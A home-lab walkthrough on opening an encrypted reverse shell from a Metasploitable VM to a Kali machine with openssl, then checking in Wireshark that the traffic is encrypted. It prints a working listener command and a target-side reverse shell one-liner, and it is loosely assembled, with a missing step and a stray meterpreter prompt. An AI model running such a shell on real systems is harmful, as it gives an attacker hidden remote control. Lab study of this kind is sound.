

# Encrypted reverse shell using “openssl”

## Steps:-

1. Go to <https://www.revshells.com/> for creating Listener

The screenshot shows the 'Reverse Shell Generator' website. The 'IP & Port' section has 'IP' set to '192.168.28.55' and 'Port' set to '1234'. A note 'any port number' is next to the port field, and 'lhost - kali ip' is written below. The 'Listener' section has a text area with the command: `openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 30 -nodes; openssl s_server -quiet -key key.pem -cert cert.pem -port 1234`. Below this, the 'Type' dropdown is set to 'openssl'. The 'Reverse' tab is selected, and the 'OS' dropdown is set to 'Linux'. The 'Name' field contains 'ope'. The 'OpenSSL' option is selected in the OS menu. A text area shows the client command: `mkfifo /tmp/s; sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 192.168.28.55:1234 > /tmp/s; rm /tmp/s`. Red boxes highlight the IP, port, listener command, type dropdown, OS dropdown, and client command. Red text annotations include 'paste it on kali', 'select openssl', 'select the os', and 'paste on target machine'.

2. Paste the commands on linux and ubuntu.



```

$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos


```

4. Now I am try to logging in metasploitable(for trying to sniff the login crenditals)

```

$ telnet 192.168.28.247
Trying 192.168.28.247...
Connected to 192.168.28.247.
Escape character is '^]'.

```



```

meterpreter >
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

```

5. Using some other commands.

```

Last login: Fri Nov 1 11:02:06 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ls
ls
vulnerable
msfadmin@metasploitable:~$


```

6. Now we will use “wireshark” to catch the packets and check whether its encrypted or not






(as we can see its encrypted)



(Now checking the login of metasploitieable)



(as we can see its encrypted)